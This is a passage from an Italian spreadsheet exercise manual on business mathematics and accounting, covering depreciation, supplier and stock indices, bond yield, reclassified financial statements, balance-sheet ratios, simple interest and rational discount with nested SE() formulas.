10	6	***costo_storico***	***perc_amm***	SE((***costo_storico*** - ***fondo_precedente***) >= (***costo_storico*** * ***perc_amm***); ***costo_storico*** * ***perc_amm***; ***costo_storico*** - ***fondo_precedente***)	***ammortamento*** + ***fondo_precedente***
11	7	***costo_storico***	***perc_amm***	SE((***costo_storico*** - ***fondo_precedente***) >= (***costo_storico*** * ***perc_amm***); ***costo_storico*** * ***perc_amm***; ***costo_storico*** - ***fondo_precedente***)	***ammortamento*** + ***fondo_precedente***

835.2 Seconda parte

835.2.1) Si realizzi una tabella simile a quella seguente, per il calcolo dell'indice di affidabilità del fornitore.

In particolare, il ritardo medio del fornitore si calcola come:

sommatoria((R/T)*I)/sommatoria(I)

Ovvero:

$$\frac{\sum \frac{R}{T} \cdot I}{\sum I}$$

La lettera ***R*** rappresenta il ritardo di ogni singola consegna; ***T*** è il tempo a disposizione per la consegna; ***I*** è il valore della merce.

	A	B	C	D	E	F	G	H
1	Indice di affidabilità del fornitore							
2	Data ordine	Data di consegna prevista	Tempo a disposizione	Data di consegna effettiva	Giorni di ritardo	Quantità	Valore complessivo della merce	R/T*I
3	...	...	***giorni***	...	***giorni***	...	...	***r/t*i***
4	...	...	***giorni***	...	***giorni***	...	...	***r/t*i***
5	...	...	***giorni***	...	***giorni***	...	...	***r/t*i***
6	...	...	***giorni***	...	***giorni***	...	...	***r/t*i***
7	...	...	***giorni***	...	***giorni***	...	...	***r/t*i***
8	...	...	***giorni***	...	***giorni***	...	...	***r/t*i***
9	...	...	***giorni***	...	***giorni***	...	...	***r/t*i***
10					Totali	***totale***	***totale***	***totale***
11					Ritardo medio			***rit_med***

835.2.2) Si realizzi una tabella simile a quella seguente, per il calcolo della qualità media della merce consegnata.

In particolare, la qualità media della merce consegnata si calcola come:

1 – (sommatoria(S*P) / sommatoria(I))

Ovvero:

$$1 - \frac{\sum S \cdot P}{\sum I}$$

La lettera ***S*** rappresenta è la quantità di pezzi scartati; ***P*** è il prezzo unitario dei pezzi scartati; ***I*** è l'importo complessivo delle merci acquistate. La formula può essere espressa anche così:

1 – (***valore_dei_pezzi_scartati*** / ***valore_complessivo_della_merce***)

Ovvero:

$$1 - \frac{valore_dei_pezzi_scartati}{valore_complessivo_della_merce}$$

Si osservi che l'espressione si legge come: «uno meno il valore dei pezzi scartati diviso il valore complessivo della merce».

	A	B	C	D	E
1	Indice della qualità della merce consegnata				
2	Quantità consegnata	Prezzo unitario	Importo fattura	Quantità scartata	Valore scartato
3	...	...	***imp_complessivo***	...	***valore_scartato***
4	...	...	***imp_complessivo***	...	***valore_scartato***
5	...	...	***imp_complessivo***	...	***valore_scartato***
6	...	...	***imp_complessivo***	...	***valore_scartato***
7	...	...	***imp_complessivo***	...	***valore_scartato***
8	...	...	***imp_complessivo***	...	***valore_scartato***
9	...	...	***imp_complessivo***	...	***valore_scartato***
10	***totale***		***totale***	***totale***	***totale***
11	Qualità media della merce consegnata				***calcolare***

835.2.3) Si realizzi una tabella simile a quella seguente, per il calcolo della consistenza media del magazzino.

La consistenza media del periodo di calcola come la sommatoria del prodotto tra esistenza per i giorni di permanenza, diviso la quantità complessiva dei giorni:

sommatoria(***esistenza*** * ***giorni_di_permanenza***) / ***durata_complessiva_in_giorni***

Ovvero:

$$\frac{\sum esistenza \cdot giorni_di_permanenza}{durata_complessiva_in_giorni}$$

Il primo carico può essere la giacenza iniziale all'inizio dell'anno. La durata dell'ultima giacenza vale fino alla fine del periodo considerato.

	A	B	C	D	E	F
1	Consistenza media					
2	Data	Quantità caricata	Quantità scaricata	Esistenza	Giorni di permanenza	Esistenza per permanenza
3	...	--	--	...	***giorni***	***calcolare***
4	...	...	...	...	***giorni***	***calcolare***
5	...	...	...	...	***giorni***	***calcolare***
6	...	...	...	...	***giorni***	***calcolare***
7	...	...	...	...	***giorni***	***calcolare***
8	...	...	...	...	***giorni***	***calcolare***
9	...	...	...	...	***giorni***	***calcolare***
10	...		***totale***		***totale***	***totale***
11	Consistenza media					***calcolare***

835.2.4) Si aggiunga all'esercizio precedente il calcolo dell'indice di rotazione e della durata media di permanenza.

L'indice di rotazione si ottiene dividendo la quantità complessiva scaricata per la consistenza media:

quantità_complessiva_scaricata / consistenza_media

Ovvero:

$$\frac{quantità_complessiva_scaricata}{consistenza_media}$$

La durata media di permanenza si ottiene dividendo il tempo di giacenza complessivo per l'indice di rotazione:

tempo_complessivo / indice_di_rotazione

Ovvero:

$$\frac{tempo_complessivo}{indice_di_rotazione}$$

	A	B	C	D	E	F
1	Consistenza media, indice di rotazione, giacenza media					
2	Data	Quantità caricata	Quantità scaricata	Esistenza	Giorni di permanenza	Esistenza per permanenza
3	...	--	--	...	***giorni***	***calcolare***
4	...	...	...	...	***giorni***	***calcolare***
5	...	...	...	...	***giorni***	***calcolare***
6	...	...	...	...	***giorni***	***calcolare***
7	...	...	...	...	***giorni***	***calcolare***
8	...	...	...	...	***giorni***	***calcolare***
9	...	...	...	...	***giorni***	***calcolare***
10	...		***totale***		***totale***	***totale***
11	Consistenza media					***calcolare***
12	Indice di rotazione					***calcolare***
13	Durata media di permanenza					***calcolare***

835.2.5) Si realizzi un modello per il calcolo del rendimento effettivo di un titolo con cedola annuale, secondo lo schema che viene mostrato nel seguito.

Si inizia dalla realizzazione di una sola colonna; per ottenere il confronto con titoli differenti, basta copiare la colonna e modificare i dati di partenza.

Si suppone che il valore di emissione sia sempre minore o al massimo uguale al 100 %, per facilitare il calcolo dell'imposta sostitutiva.

	A	B
1	Calcolo del rendimento effettivo	
2		Titolo 1
3	Imposta sostitutiva	...%
4	Data odierna	...
5	Data di emissione	...
6	Data di rimborso	...
7	Corso di emissione	...%
8	Rendimento	...%
9	Corso secco di acquisto	...%
10	Commissione bancaria	...%
11		
12	Scarto di emissione	***calcolare***%
13	Tempo trascorso in giorni	***calcolare***
14	Durata complessiva in giorni	***calcolare***
15	Tempo rimanente	***calcolare***
16	Commissione bancaria riferita al corso secco di acquisto	***calcolare***%
17	Imposta sul corso secco di acquisto per il periodo trascorso	***calcolare***%
18	Costo percentuale di acquisto	***calcolare***%
19	Interesse annuo netto	***calcolare***%
20	Tasso effettivo	***calcolare***%
21	Imposta sostitutiva sullo scarto di emissione	***calcolare***%
22	Valore netto di rimborso percentuale	***calcolare***%
23	Guadagno o perdita di capitale	***calcolare***%
24	Guadagno o perdita riferita a un anno	***calcolare***%
25	Tasso effettivo di rendimento con rimborso	***calcolare***%

835.3 Terza parte

835.3.1) Conto economico riclassificato per destinazione

	A	B	C	D
1	Conto economico riclassificato per destinazione			
2			Ricavi di vendita	...
3	Costi di produzione	...		
4	Costi amministrativi	...		
5	Costi commerciali	...		
6		***totale_costi***	Costi	***totale_costi***

	A	B	C	D
7			Utile lordo operativo	***ricavi_di_vendita − costi***
8	Interessi attivi	...		
9	Dividendi attivi	...		
10	Interessi passivi	...		
11		***interessi_attivi + dividendi_attivi − interessi_passivi***	Gestione finanziaria e patrimoniale	***interessi_attivi + dividendi_attivi − interessi_passivi***
12	Plusvalenze	...		
13	Minusvalenze	...		
14		***plusvalenze − minusvalenze***	Gestione extra caratteristica	***plusvalenze − minusvalenze***
15			Utile prima dell'imposta	***utile_lordo_operativo + gest_fin_e_patr + gest_extracaratt***
16			Imposta d'esercizio	...
17			Utile netto	***utile_prima_dell'imp − imposta_d'esercizio***

835.3.2) Conto economico riclassificato con il valore aggiunto

	A	B	C	D
1		Conto economico riclassificato con il valore aggiunto		
2			Ricavi di vendita	...
3	Rimanenze finali prodotti	...		
4	Rimanenze iniziali prodotti	...		
5		***rimanenze_finali − rimanenze_iniziali***	Saldo rimanenze	***rimanenze_finali − rimanenze_iniziali***
6			Costruzioni interne	...
7			Valore della produzione	***ricavi_di_vendita + saldo_rimanenze + costruzioni_interne***
8			Costi soggetti a IVA	...
9			Valore aggiunto	***valore_produzione − costi_soggetti_a_iva***
10	Costi del personale	...		
11	Ammortamenti	...		
12		***costi_personale + ammortamenti***	Costi	***costi_personale + ammortamenti***
13			Utile lordo operativo	***valore_aggiunto − costi***
14	Interessi attivi	...		
15	Dividendi attivi	...		
16	Interessi passivi	...		
17		***interessi_attivi + dividendi_attivi − interessi_passivi***	Gestione finanziaria e patrimoniale	***interessi_attivi + dividendi_attivi − interessi_passivi***

	A	B	C	D
18	Plusvalenze	...		
19	Minusvalenze	...		
20		***plusvalenze − minusvalenze***	Gestione extra caratteristica	***plusvalenze − minusvalenze***
21			Utile prima dell'imposta	***utile_lordo_operativo + gest_fin_e_patr + gest_extracaratt***
22			Imposta d'esercizio	...
23			Utile netto	***utile_prima_dell'imp − imposta_d'esercizio***

835.3.3) Analisi della struttura del capitale

	A	B	C	D	E	F
1	Analisi della struttura del capitale					
2	Attività	anno n	anno n-1	Passività	anno n	anno n-1
3	Immobilizzazioni	...	...	Debiti a lungo	...	...
4	Magazzino	...	...	Debiti a breve	...	...
5	Crediti a breve	...	...	Fondo imposte	...	...
6	Liquidità	...	...	Fondo svalutazione crediti	...	...
7				Fondo TFRL	...	...
8				Fondi ammortamento	...	...
9				Capitale sociale	...	...
10				Fondi di riserva	...	...
11				Utile di esercizio	...	...
12	Totale	***tot_colonna***	***tot_colonna***	Totale	***tot_colonna***	***tot_colonna***
13						
14	Riclassificazione delle voci					
15		anno n	anno n-1		anno n	anno n-1
16	Attivo immobilizzato	***immobilizzaz − fondi_ammort***	***immobilizzaz − fondi_ammort***	Passività correnti	***debiti_a_breve + fondo_imposte***	***debiti_a_breve + fondo_imposte***
17	Attivo circolante	***magazzino + crediti_a_breve + liquidità − fondo_sval_cred***	***magazzino + crediti_a_breve + liquidità − fondo_sval_cred***	Passività consolidate	***debiti_a_lungo + fondo_tfrl***	***debiti_a_lungo + fondo_tfrl***
18	Disponibilità finanziarie	***crediti − fnd_sval_cred + liquidità***	***crediti − fnd_sval_cred + liquidità***	Capitale netto	***cap_sociale + fnd_di_riserva + utile_d'eserc***	***cap_sociale + fnd_di_riserva + utile_d'eserc***
19						
20	Calcolo dei margini					
21		anno n	anno n-1			
22	Margine di struttura	***cap_netto − attivo_immob***	***cap_netto − attivo_immob***			
23	Capitale circolante netto	***attivo_circ − pass_correnti***	***attivo_circ − pass_correnti***			

	A	B	C	D	E	F
24	Margine di tesoreria	***disp_finanz − pass_correnti***	***disp_finanz − pass_correnti***			

835.3.4) Indici di bilancio

	A	B	C	D	E	F
1	Indici di bilancio					
2	Attività	anno n	anno n-1	Passività	anno n	anno n-1
3	Immobilizzazioni	...	...	Debiti a lungo	...	...
4	Magazzino	...	...	Debiti a breve	...	...
5	Crediti a breve	...	...	Fondo imposte	...	...
6	Liquidità	...	...	Fondo svalutazione crediti	...	...
7				Fondo TFRL	...	...
8				Fondi ammortamento	...	...
9				Capitale sociale	...	...
10				Fondi di riserva	...	...
11				Utile di esercizio	...	...
12	Totale	***tot_colonna***	***tot_colonna***	Totale	***tot_colonna***	***tot_colonna***
13						
14	Costi	anno	anno n-1	Ricavi	anno n	anno n-1
15	Costi industriali	...	...	Ricavi di vendita	...	...
16	Costi amministrativi	...	...	Proventi finanziari	...	...
17	Costi commerciali	...	...	Plusvalenze	...	...
18	Oneri finanziari	...	...		...	...
19	Minusvalenze				...	...
20	Imposte				...	...
21	Totale	***tot_colonna***	***tot_colonna***	Totale	***tot_colonna***	***tot_colonna***
22						
23	Riclassificazione delle voci					
24		anno n	anno n-1		anno n	anno n-1
25	Attivo immobilizzato	***immobilizz − fnd_ammort***	***immobilizz − fnd_ammort***	Passività correnti	***deb_a_breve + fnd_imposte***	***deb_a_breve + fnd_imposte***
26	Attivo circolante	***magazzino + cred_a_breve + liquidità − fnd_sval_cred***	***magazzino + cred_a_breve + liquidità − fnd_sval_cred***	Passività consolidate	***deb_a_lungo + fondo_tfrl***	***deb_a_lungo + fondo_tfrl***
27	Disponibilità finanziarie	***crediti − fnd_sval_cred + liquidità***	***crediti − fnd_sval_cred + liquidità***	Capitale netto	***cap_sociale + fondi_riserva + utile_d'eserc***	***cap_sociale + fondi_riserva + utile_d'eserc***
28	Capitale investito	***att_immob + att_circ***	***att_immob + att_circ***	Utile operativo	***ric_vendita − costi***	***ric_vendita − costi***
29	Liquidità immediata	***liquidità***	***liquidità***			
30	Liquidità differita	***cred_a_breve − fnd_sval_cred***	***cred_a_breve − fnd_sval_cred***			
31	Disponibilità	***magazzino***	***magazzino***			
32						

	A	B	C	D	E	F
33	Indici					
34		anno n	anno n-1		anno n	anno n-1
35	Indice di disponibilità	***att_circ* / *pass_correnti***	***att_circ* / *pass_correnti***			
36	Indice di liquidità differita	(***liquid_immed* + *liquid_diff***) / ***pass_correnti***	(***liquid_immed* + *liquid_diff***) / ***pass_correnti***			
37	Indice di liquidità immediata	***liquid_immed* / *pass_correnti***	***liquid_immed* / *pass_correnti***			
38	Indice di indebitamento (leverage)	***cap_investito* / *cap_netto***	***cap_investito* / *cap_netto***			
39	Indice di dipendenza da terzi	(***pass_correnti* + *pass_consolid***) / ***cap_netto***	(***pass_correnti* + *pass_consolid***) / ***cap_netto***			
40	ROE (redditività del capitale proprio)	***utile_eserc* / *cap_netto***	***utile_eserc* / *cap_netto***			
41	ROI (redditività del capitale investito)	***utile_oper* / *cap_investito***	***utile_oper* / *cap_investito***			
42	ROS (redditività lorda delle vendite)	***utile_oper* / *ricavi_vendita***	***utile_oper* / *ricavi_vendita***			
43	Indice di incidenza degli oneri e proventi extra	***utile_eserc* / *utile_oper***	***utile_eserc* / *utile_oper***			
44	Indice di rotazione del capitale investito	***ricavi_vendita* / *cap_investito***	***ricavi_vendita* / *cap_investito***			

Parte cxxxii

Interesse, sconto, ratei e risconti

Interesse semplice

Quella che segue è la formula per il calcolo dell'interesse semplice, dove ***C*** è il capitale investito, ***i*** è il tasso percentuale, ***t*** è l'unità di tempo e ***I*** è l'interesse maturato:

$$C \cdot i \cdot t = I$$

Il tasso percentuale è riferito all'unità di tempo: se si tratta di unità di un anno, il tasso deve essere annuo. Per esempio, un capitale di 1 000,00 €, investito a un tasso annuo del 1 %, rende 10,00 € all'anno.

Si osservi che qui, un valore percentuale, si intende pari al valore numerico visibile, diviso 100. Pertanto, 1 % è pari a 0,01.

Per calcolare l'interesse semplice con un tasso di interesse che si riferisce a unità di tempo più grandi di quelle che si vogliono considerare, occorre tradurre il tempo in tali unità di misura. Per esempio, disponendo di un tasso di interesse annuo, si può calcolare l'interesse di un certo numero di mesi dividendo il tempo per 12. Nella formula seguente, utilizzando un tasso annuo, il tempo esprime una quantità di mesi:


$$C \cdot i \cdot \frac{t}{12} = \frac{C \cdot i \cdot t}{12} = I$$

Nella formula seguente, invece, utilizzando un tasso annuo, il tempo esprime una quantità di giorni e si intende che l'anno sia composto da 365 giorni:

$$C \cdot i \cdot \frac{t}{365} = \frac{C \cdot i \cdot t}{365} = I$$

Il montante, ovvero il valore futuro, è costituito dalla somma tra il capitale e gli interessi maturati alla fine del periodo; nella formula seguente viene rappresentato con la lettera ***M***:

$$C + I = M$$

$$C + C \cdot i \cdot t = C \cdot (1 + i \cdot t) = M$$

836.1 Esercizio per il calcolo dell'interesse semplice

Si realizzi un foglio strutturato come si vede nella figura successiva, con gli stessi dati:

	A	B	C	D	E
1	Capitale	tasso di interesse annuo	tempo		interesse semplice maturato alla fine del periodo
2	€ 1.000,00	1,20%	1	a	€ 12,00
3	€ 1.500,00	1,50%	3	m	€ 5,63
4	€ 2.000,00	2,10%	4	m	€ 14,00
5	€ 3.000,00	2,30%	5	m	€ 28,75
6	€ 3.450,00	2,15%	63	g	€ 12,80
7	€ 11.123,00	1,50%	99	g	€ 45,25
8	€ 32.456,00	1,77%	100	g	€ 157,39

Per il calcolo dell'interesse, nella colonna E, la formula deve adattarsi al tipo di unità di misura usato per il tempo: nella colonna C appare la durata, ma nella colonna D appare una lettera che consente di determinarne l'unità di misura. In pratica, si usa la lettera «a» per indicare un tempo in anni, la lettera «m» per indicare un tempo in mesi e la lettera «g» per un tempo in giorni. Evidentemente, se il tempo è espresso in mesi, utilizzando un tasso di interesse annuo, il tempo corrispondente in anni si ottiene dividendolo per 12; nello stesso modo, se il tempo è espresso in giorni, il tempo corrispondente in anni lo si ottiene dividendolo per 365.

È possibile fare questi calcoli sottoponendoli al controllo di una condizione: se nella colonna D appare la lettera «a», il tempo rimane tale e quale; se appare la lettera «m» il tempo va diviso per 12; se appare la lettera «g» il tempo va diviso per 365. Ecco l'espressione che potrebbe apparire nella cella E2:

```
A2*B2*SE(D2="a";C2;SE(D2="m";C2/12;SE(D2="g";C2/365;0)))
```

La funzione SE() si utilizza con la sintassi seguente:

```
SE(condizione;valore_se_vero;valore_se_falso)
```

Nell'esempio mostrato vengono usate più funzioni SE() annidate, per valutare diverse condizioni assieme. Si può osservare che se nella colonna D non appare alcun contenuto previsto, il risultato complessivo dell'espressione è zero.

836.2 Verifica

Una volta concluso e salvato il lavoro descritto nella sezione precedente, lo si salvi nuovamente con un altro nome e lo si modifichi in modo da calcolare il montante alla fine del periodo:

	A	B	C	D	E
1	Capitale	tasso di interesse annuo	tempo		montante alla fine del periodo
2	€ 1.000,00	1,20%	1	a	€ 1.012,00
3	€ 1.500,00	1,50%	3	m	€ 1.505,63
4	€ 2.000,00	2,10%	4	m	€ 2.014,00
5	€ 3.000,00	2,30%	5	m	€ 3.028,75
6	€ 3.450,00	2,15%	63	g	€ 3.462,80
7	€ 11.123,00	1,50%	99	g	€ 11.168,25
8	€ 32.456,00	1,77%	100	g	€ 32.613,39

Una volta apportate le modifiche e salvato il file, si deve stampare il prospetto in forma normale, poi, lo si deve ristampare visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare il prospetto con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

836.3 Formule inverse dell'interesse

Quando si cerca di trasformare le formule legate al calcolo dell'interesse, per determinare altre componenti (diverse dall'interesse o dal montante), conviene considerare il tempo come se fosse espresso sempre nella stessa unità prevista per il tasso di interesse:

$$C = \frac{I}{i \cdot t} \qquad i = \frac{I}{C \cdot t} \qquad t = \frac{I}{C \cdot i}$$

Se invece si vuole considerare il tempo in modo diverso rispetto al tasso di interesse, occorre moltiplicare o dividere $\boldsymbol{t}$ di conseguenza. Considerato che generalmente il tasso di interesse è annuale, se il tempo viene espresso in mesi o in giorni, la variabile $\boldsymbol{t}$ va divisa rispettivamente per 12 o per 365. Seguono le stesse formule inverse per un tasso annuale e un tempo espresso in mesi:

$$C = \frac{I}{i \cdot \frac{t}{12}} = \frac{I}{i \cdot t} \cdot 12 \qquad i = \frac{I}{C \cdot \frac{t}{12}} = \frac{I}{C \cdot t} \cdot 12$$

$$\frac{t}{12} = \frac{I}{C \cdot i} \qquad t = \frac{I}{C \cdot i} \cdot 12$$

Seguono le stesse formule inverse per un tasso annuale e un tempo espresso in giorni:

$$C = \frac{I}{i \cdot \frac{t}{365}} = \frac{I}{i \cdot t} \cdot 365 \qquad i = \frac{I}{C \cdot \frac{t}{365}} = \frac{I}{C \cdot t} \cdot 365$$

$$\frac{t}{365} = \frac{I}{C \cdot i} \qquad t = \frac{I}{C \cdot i} \cdot 365$$

836.4 Verifica

Si realizzi un foglio simile a quello che appare nella figura successiva, dove la colonna E deve contenere delle formule per calcolare, rispettivamente, il capitale originale e il tasso di interesse annuo:

	A	B	C	D	E
1	interesse semplice maturato alla fine del periodo	tasso di interesse annuo	tempo		Capitale originale
2	€ 12,00	1,20%	1	a	€ 1.000,00
3	€ 5,63	1,50%	3	m	€ 1.501,33
4	€ 14,00	2,10%	4	m	€ 2.000,00
5	€ 28,75	2,30%	5	m	€ 3.000,00
6	€ 12,80	2,15%	63	g	€ 3.449,24
7	€ 45,25	1,50%	99	g	€ 11.122,05
8	€ 157,39	1,77%	100	g	€ 32.456,13
9					
10	Capitale	interesse semplice maturato alla fine del periodo	tempo		tasso di interesse annuo
11	€ 1.000,00	€ 12,00	1	a	1,20%
12	€ 1.500,00	€ 5,63	3	m	1,50%
13	€ 2.000,00	€ 14,00	4	m	2,10%
14	€ 3.000,00	€ 28,75	5	m	2,30%
15	€ 3.450,00	€ 12,80	63	g	2,15%
16	€ 11.123,00	€ 45,25	99	g	1,50%
17	€ 32.456,00	€ 157,39	100	g	1,77%

Una volta salvato il file, si deve stampare il prospetto in forma normale, poi, lo si deve ristampare visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare il prospetto con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

836.5 Formule inverse del montante

$$M = C + C \cdot i \cdot t = C \cdot (1 + i \cdot t) \qquad C = \frac{M}{1 + i \cdot t}$$

Valgono le stesse considerazioni fatte a proposito del tempo quando viene espresso in frazioni rispetto all'unità usata per il tasso di interesse. Pertanto, se il tasso è annuo e il tempo si esprime in mesi o in giorni, la variabile t va divisa rispettivamente per 12 o per 365. Seguono le stesse formule inverse per un tasso annuale e un tempo espresso in mesi:

$$M = C + C \cdot i \cdot \frac{t}{12} = C \cdot (1 + i \cdot \frac{t}{12}) \qquad C = \frac{M}{1 + i \cdot \frac{t}{12}}$$

Seguono le stesse formule inverse per un tasso annuale e un tempo espresso in giorni:

$$M = C + C \cdot i \cdot \frac{t}{365} = C \cdot (1 + i \cdot \frac{t}{365}) \qquad C = \frac{M}{1 + i \cdot \frac{t}{365}}$$

836.6 Verifica

Si realizzi un foglio simile a quello che appare nella figura successiva, dove la colonna E deve contenere delle formule per calcolare il capitale originale:

	A	B	C	D	E
1	montante alla fine del periodo	tasso di interesse annuo	tempo		Capitale originale
2	€ 1.012,00	1,20%	1	a	€ 1.000,00
3	€ 1.505,63	1,50%	3	m	€ 1.500,00
4	€ 2.014,00	2,10%	4	m	€ 2.000,00
5	€ 3.028,75	2,30%	5	m	€ 3.000,00
6	€ 3.462,80	2,15%	63	g	€ 3.450,00
7	€ 11.168,25	1,50%	99	g	€ 11.123,00
8	€ 32.613,39	1,77%	100	g	€ 32.456,00

Una volta salvato il file, si deve stampare il prospetto in forma normale, poi, lo si deve ristampare visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare il prospetto con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

Capitolo 837 Sconto «semplice»

Lo sconto rappresenta una somma da sottrarre a un certo valore futuro per determinarne il valore corrispondente nel presente. Lo sconto «semplice» può essere calcolato in due modi: ***sconto razionale*** o ***sconto commerciale***.

837.1 Sconto razionale

Per il calcolo dello sconto razionale, si considera normalmente che la lettera C rappresenti il valore del capitale in un momento futuro; inoltre, la lettera V rappresenta il valore attuale razionale, che, se investito al tasso i percentuale per il tempo t che rimane fino al momento futuro in questione, genererebbe un montante pari a C stesso. Pertanto:

$$C = V + V \cdot i \cdot t = V \cdot (1 + i \cdot t)$$


$$V = \frac{C}{1 + i \cdot t}$$

Se lo sconto si indica con la lettera S, si ottiene che:

$$S = C - V = C - \frac{C}{1 + i \cdot t} = \frac{C \cdot (1 + i \cdot t) - C}{1 + i \cdot t} = \frac{C + C \cdot i \cdot t - C}{1 + i \cdot t} = \frac{C \cdot i \cdot t}{1 + i \cdot t}$$

$$S = \frac{C \cdot i \cdot t}{1 + i \cdot t}$$

Si ribadisce che lo sconto del valore futuro è pari all'interesse semplice del valore attuale razionale:

$$S = \frac{C \cdot i \cdot t}{1 + i \cdot t} = \frac{C}{1 + i \cdot t} \cdot i \cdot t = V \cdot i \cdot t$$

Se il tasso di sconto è annuo, ma il tempo considerato si riferisce a frazioni inferiori, occorre dividere il tempo in proporzione. Per esempio, le equazioni principali relative allo sconto razionale, con un tasso di sconto annuo e un tempo in mesi si trasformano così:

$$V = \frac{C}{1 + i \cdot \frac{t}{12}}$$

$$S = \frac{C \cdot i \cdot \frac{t}{12}}{1 + i \cdot \frac{t}{12}}$$

Quando il tasso di sconto è annuo e il tempo è in giorni:

$$V = \frac{C}{1 + i \cdot \frac{t}{365}}$$

$$S = \frac{C \cdot i \cdot \frac{t}{365}}{1 + i \cdot \frac{t}{365}}$$

837.1.1 Esercizio per il calcolo dello sconto razionale

Si realizzi un foglio strutturato come si vede nella figura successiva, con gli stessi dati:

	A	B	C	D	E
1	Valore finale	tasso di sconto annuo	tempo		sconto razionale
2	€ 1.012,00	1,20%	1	a	€ 12,00
3	€ 1.505,63	1,50%	3	m	€ 5,63
4	€ 2.014,00	2,10%	4	m	€ 14,00
5	€ 3.028,75	2,30%	5	m	€ 28,75
6	€ 3.462,80	2,15%	63	g	€ 12,80
7	€ 11.168,25	1,50%	99	g	€ 45,25
8	€ 32.613,39	1,77%	100	g	€ 157,39

Per il calcolo dello sconto razionale, nella colonna E, la formula deve adattarsi al tipo di unità di misura usato per il tempo: nella colonna C appare la durata, ma nella colonna D appare una lettera che consente di determinarne l'unità di misura. In pratica, si usa la lettera «a» per indicare un tempo in anni, la lettera «m» per indicare un tempo in mesi e la lettera «g» per un tempo in giorni. Evidentemente, se il tempo è espresso in mesi, utilizzando un tasso di interesse annuo, il tempo corrispondente in anni si ottiene dividendolo per 12; nello stesso modo, se il tempo è espresso in giorni, il tempo corrispondente in anni lo si ottiene dividendolo per 365.

È possibile fare questi calcoli sottoponendoli al controllo di una condizione: se nella colonna D appare la lettera «a», il tempo rimane tale e quale; se appare la lettera «m» il tempo va diviso per 12; se appare la lettera «g» il tempo va diviso per 365. Ecco l'espressione che potrebbe apparire nella cella E2:

```
(A2/(1+B2*SE(D2="a";C2;SE(D2="m";C2/12;SE(D2="g";C2/365;0)))))*↩
↪B2*SE(D2="a";C2;SE(D2="m";C2/12;SE(D2="g";C2/365;0)))
```

La funzione SE() si utilizza con la sintassi seguente:

```
SE(condizione; valore_se_vero; valore_se_falso)
```

Nell'esempio mostrato vengono usate più funzioni SE() annidate, per valutare diverse condizioni assieme. Si può osservare che se nella colonna D non appare alcun contenuto previsto, il risultato complessivo dell'espressione è zero.

837.1.2 Verifica

Una volta concluso e salvato il lavoro descritto nella sezione precedente, lo si salvi nuovamente con un altro nome e lo si modifichi in modo da calcolare il valore attuale razionale:


	A	B	C	D	E
